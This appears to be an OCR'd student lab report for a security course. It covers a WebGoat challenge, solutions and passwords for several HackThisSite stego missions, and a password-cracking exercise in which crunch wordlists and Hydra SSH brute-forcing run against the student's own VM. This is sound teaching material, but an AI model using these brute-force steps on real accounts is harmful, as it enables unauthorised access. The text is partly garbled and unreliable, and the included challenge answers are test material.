
The main content area shows a "Forgot Password?" form with a lock icon. The instructions say: "Try to reset the password for admin." The form has a text input field for "email address" and a blue "Reset Password" button. At the bottom, it says "(c) 2017 WebGoat Cloud Platform".

At the very bottom of the page, there is a "Submit flag" button and a message: "Congratulations you have solved the challenge!!".

## Challenges Without Account :

**Configure Burpsuite and Proxy Settings:  
Find GET/WebGoat/challenge/8/vote/4 HTTP/1.1  
Then change GET to HEAD**





## Familiarize with *Capture-the-Flag (CTF)* – Stego Mission


Platform: Hack This Site (<https://hackthissite.org/>)

1. Continue your exercise at **hackthissite.org**
2. **Login** to your account.
3. On the left tab of the main page, in the **challenges** section, click "**Stego Missions**"
4. There are **seventeen (17)** Stego Missions. The goal in these missions is to extract the hidden message from the media file provided. Solve at least **six (6)** puzzles. You get one point per level completed.

Show your steps on how you solved the challenge. [3%]

Notes: your account name must be shown when you snapshot your answer – to prove that you attempted the challenges/ puzzles by using your account.

## 1. Mission 1



Download the image and copy the binary.

Binary to Ascii Text Converter

In order to use this **binary to ascii text converter** tool, type a binary value, i.e. 011100101101110110101, to get "you" and push the convert button. You can convert up to 1024 binary characters to ascii text. Decode *binary to ascii text* readable format.

Binary Value

0011100000110011001101101101000011000010111001100110110

Ascii Text Value

837has6

swap conversion: [Ascii Text To Binary Converter](#)

Use converter to convert binary to Ascii value.

Hello, PaulLoo\_0207  
Settings - Logout

Skin Chooser

Private Messages  
HTS Messages Center  
You have 0 new messages.

Donate

**DONATE**

basic attention token

HTS costs up to \$300 a month to operate. We need your help!

Challenges

- Basic missions
- Realistic missions
- Application missions
- Programming missions
- Phonephreaking missions
- Javascript missions
- Forensic missions
- Extbodymissions
- Stego missions
- Irc missions

This is an encoded message, the only tip you get is '2 null bytes'

Thank (or blame :P) tks for making this challenge

NOTE: There is no encoding error, stop submitting bug reports about it.


check

5090 users have completed this mission  
All missions are case sensitive. I tried to keep them lowercase however.

**Go on**

Type in and check, mission done.

## 2. Mission 3



Copy and Paste the picture to Paint. Use color 2 as white.



Zoom in and there is a clue there.

Hello, PaulLoo\_0207  
Settings - Logout

Skin Chooser

Private Messages  
HTS Messages Center  
You have 0 new messages.

Donate

basic attention token

HTS costs up to \$300 a month to operate. We need your help!

Challenges

Basic missions  
Realistic missions  
Application missions  
Programming missions  
Phonephreaking missions  
Javascript missions  
Forensic missions  
Extbasic missions  
Stego missions  
Irc missions

Get Informed

Blogs  
News

## Steganography

Look carefully: it's obvious, just not at first sight.  
Thank you tiki!


check

8625 users have completed this mission  
All missions are case sensitive. I tried to keep them lowercase however.  
You have already done this mission.

Go on

Key in the clue and completed.

### 3. Mission 4



Download the image


Open the file and copy copy paste the hex code

Copy the code and convert into text



Copy the text and key in it, check it and mission solved

#### 4. Mission 6



Download the image and open at hex dex

**BASE64** Have to deal with Base64 format? Then this site is made for you! Use the super simple online form below to decode or encode your data. If you're interested about the inner workings of the Base64 format, just read the detailed description at the bottom of the page. Welcome!

Decode      Encode      Other tools      NEW TOOLS      Do you like us?

**Decode from Base64 format**

Simply use the form below

```
Tm90Gxpa2UgaXQncyB0YXJkIHRlCdkZWNyeyB0JyB0aGlzGh1aD8gVGhlHBhc3N3b3JkGz/GhnYnZadzA3Lg==
```

**DECODE** **UTF-8** You may also select input charset.

Live mode OFF Decodes while you type or paste (in strict mode).

UPLOAD FILE Decodes an entire file (max. 10MB).

Not like it's hard to 'decrypt' this huh? The password is hgbvZw07.

Copy the text and decode it

Hello, PaulLoo\_0207  
[Settings](#) - [Logout](#)

**Skin Chooser**

**Private Messages**  
HTS Messages Center  
You have 0 new messages.

[Donate](#)

  
 **basic attention token**

HTS costs up to \$300 a month to operate. We **need** your help!

**Steganography**



Thank you Leafman

check

3510 users have completed this mission  
All missions are case sensitive. I tried to keep them lowercase however.


**Go on**

Type in and check, mission done

## 5. Mission 8

The screenshot shows the Hex Editor Neo interface with the file 'stego8.bmp' open. The hex dump pane displays memory starting from address 0000555f. The data consists primarily of FF bytes, with a few Y bytes interspersed. At offset 0x00055d0, the bytes 00 00 70 00 00 61 00 00 73 00 00 73 00 00 00 are followed by the ASCII string 'Yy..p...a.s...s.'. The status bar at the bottom right indicates the file size is 44.76 KB.

Download the image, open the file and go to line 55d0. Passwords are shown there.



Type in and the password is there

## 6. Mission 10

A second version of Bacon's cipher uses a unique code for each letter.

Letter	Code	Binary	Letter	Code	Binary
A	aaaaa	00000	N	abbab	01101
B	aaaab	00001	O	abbba	01110
C	aaaba	00010	P	abbbb	01111
D	aaabb	00011	Q	baaaa	10000
E	aabaa	00100	R	baaab	10001
F	aabab	00101	S	baaba	10010
G	aabba	00110	T	baabb	10011
H	aabbb	00111	U	babaa	10100
I	abaaa	01000	V	babab	10101
J	abaab	01001	W	babba	10110
K	ababa	01010	X	babbb	10111
L	ababb	01011	Y	bbaaa	11000
M	abbaa	01100	Z	bbaab	11001

Refer to bacon's cipher on wikipedia

After cracking the code, answer will be “thepasswordisnothere”

**Steganography**

Bacon is a cut of meat taken from the sides, belly, or back of a pig that has been cured, smoked, or both. Meat from other animals, such as beef, lamb, chicken, goat or turkey, may also be cut, cured, or otherwise prepared to resemble bacon. Bacon may be eaten fried, baked, or grilled, or used as a minor ingredient to flavour dishes. The word is derived from the Old High German *bacho*, meaning "back", "ham" or "bacon".

I am not Shakespeare!  
Thank you Black Hat

**nothere**

1142 users have completed this mission  
All missions are case sensitive. I tried to keep them lowercase however.  
You have already done this mission.

**Go on**

Type nothere and check it, mission done.

## Password cracking

Machine: you can decide if you want to use Kali/ Windows, but the hashes that we are going to crack are the 3 hashes which you can find from the Windows XP (P3, P5, and P7)

### Tool 1: THC Hydra

1. Explore the usage of THC Hydra in solving the similar problem as in Lab 12 (the 3 XP credentials).

Show your steps on how you used it. [1%]

```
(kali㉿kali)-[~]
└─$ useradd -m p3
useradd: user 'p3' already exists

└─(kali㉿kali)-[~]
└─$ useradd -m p5
useradd: user 'p5' already exists

└─(kali㉿kali)-[~]
└─$ useradd -m p7
useradd: user 'p7' already exists
```

Add users p3 with abc password, add user p5 with abcde password, and Add user p7 with abcdefg password

```
(kali㉿kali)-[~] $ sudo crunch 3 3 abc -o /home/kali/Desktop/numbriclist2.tx
Crunch will now generate the following amount of data: 108 bytes
0 MB
0 GB
0 TB
0 PB
          Loop around users      Protocol does not require usernames
          Disk      Password
Crunch will now generate the following number of lines: 27
crunch: 100% completed generating output

(kali㉿kali)-[~] $ sudo crunch 7 7 abcdefg -o /home/kali/Desktop/numbriclist.tx
Crunch will now generate the following amount of data: 6588344 bytes
6 MB
0 GB
0 TB
0 PB
          Generate      1.1.a
          Colon separated file
Crunch will now generate the following number of lines: 823543
crunch: 100% completed generating output
```

```
(kali㉿kali)-[~] $ sudo crunch 5 5 abcde -o /home/kali/Desktop/numbriclist3.txt  
[sudo] password for kali:  
Crunch will now generate the following amount of data: 18750 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 3125  
crunch: 100% completed generating output
```


**Create a numeric list for each user and set the to desktop**

```
[kali㉿kali]-[~] 1(c) 2020 by van Hauser/THC & David Maciejak - Please do not use
$ systemctl start ssh.socket
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-10
[kali㉿kali]-[~]
$ nmap 192.168.222.129 -p 22
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-10 21:01 EDT
Nmap scan report for 192.168.222.129
Host is up (0.00012s latency).


PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds
```

Turn on SSH temporary and check if its open



**Set the kali ip and port 22 and protocol ssh with show attempts**



```
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcae" - 182 of 3127 [child 6] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcba" - 183 of 3127 [child 7] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abccb" - 184 of 3127 [child 5] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcbe" - 185 of 3127 [child 14] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcbb" - 186 of 3127 [child 0] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcce" - 187 of 3127 [child 1] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcca" - 188 of 3127 [child 8] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abccb" - 189 of 3127 [child 9] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abccc" - 190 of 3127 [child 3] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abccd" - 191 of 3127 [child 12] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcce" - 192 of 3127 [child 10] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcda" - 193 of 3127 [child 11] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcdb" - 194 of 3127 [child 2] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcdc" - 195 of 3127 [child 15] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcdd" - 196 of 3127 [child 13] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcde" - 197 of 3127 [child 4] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcea" - 198 of 3127 [child 6] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abceb" - 199 of 3127 [child 7] (0/0)
[ATTEMPT] target 192.168.222.129 - login "p5" - pass "abcec" - 200 of 3127 [child 5] (0/0)
```

```
[22][ssh] host: 192.168.222.129 login: p5 password: abcde
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-10 21:10:31
<finished>
```

## p5 password

```
[ATTEMPT] target 192.168.222.129 - login "p7" - pass "  
[ATTEMPT] target 192.168.222.129 - login "p7" - pass "  
[ATTEMPT] target 192.168.222.129 - login "p7" - pass "
```

```
- login "p7" - pass "abcdefe" - 22876 of 823666 [child 50] (0/121)
- login "p7" - pass "abcdeff" - 22877 of 823666 [child 0] (0/121)
- login "p7" - pass "abcdefg" - 22878 of 823666 [child 37] (0/121)
```

in: p7 password: abcdefg

## p7 password

## Tool 2: RainbowCrack

2. Explore the usage of RainbowCrack in solving the similar problem as in Lab 12 (the 3 XP credentials).

Show your steps on how you used it. [1%]  
1st, install rainbow crack

```
└# sudo apt-get install rainbowcrack
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  rainbowcrack
0 upgraded, 1 newly installed, 0 to remove and 135 not upgraded.
Need to get 130 kB of archives.
After this operation, 506 kB of additional disk space will be used.
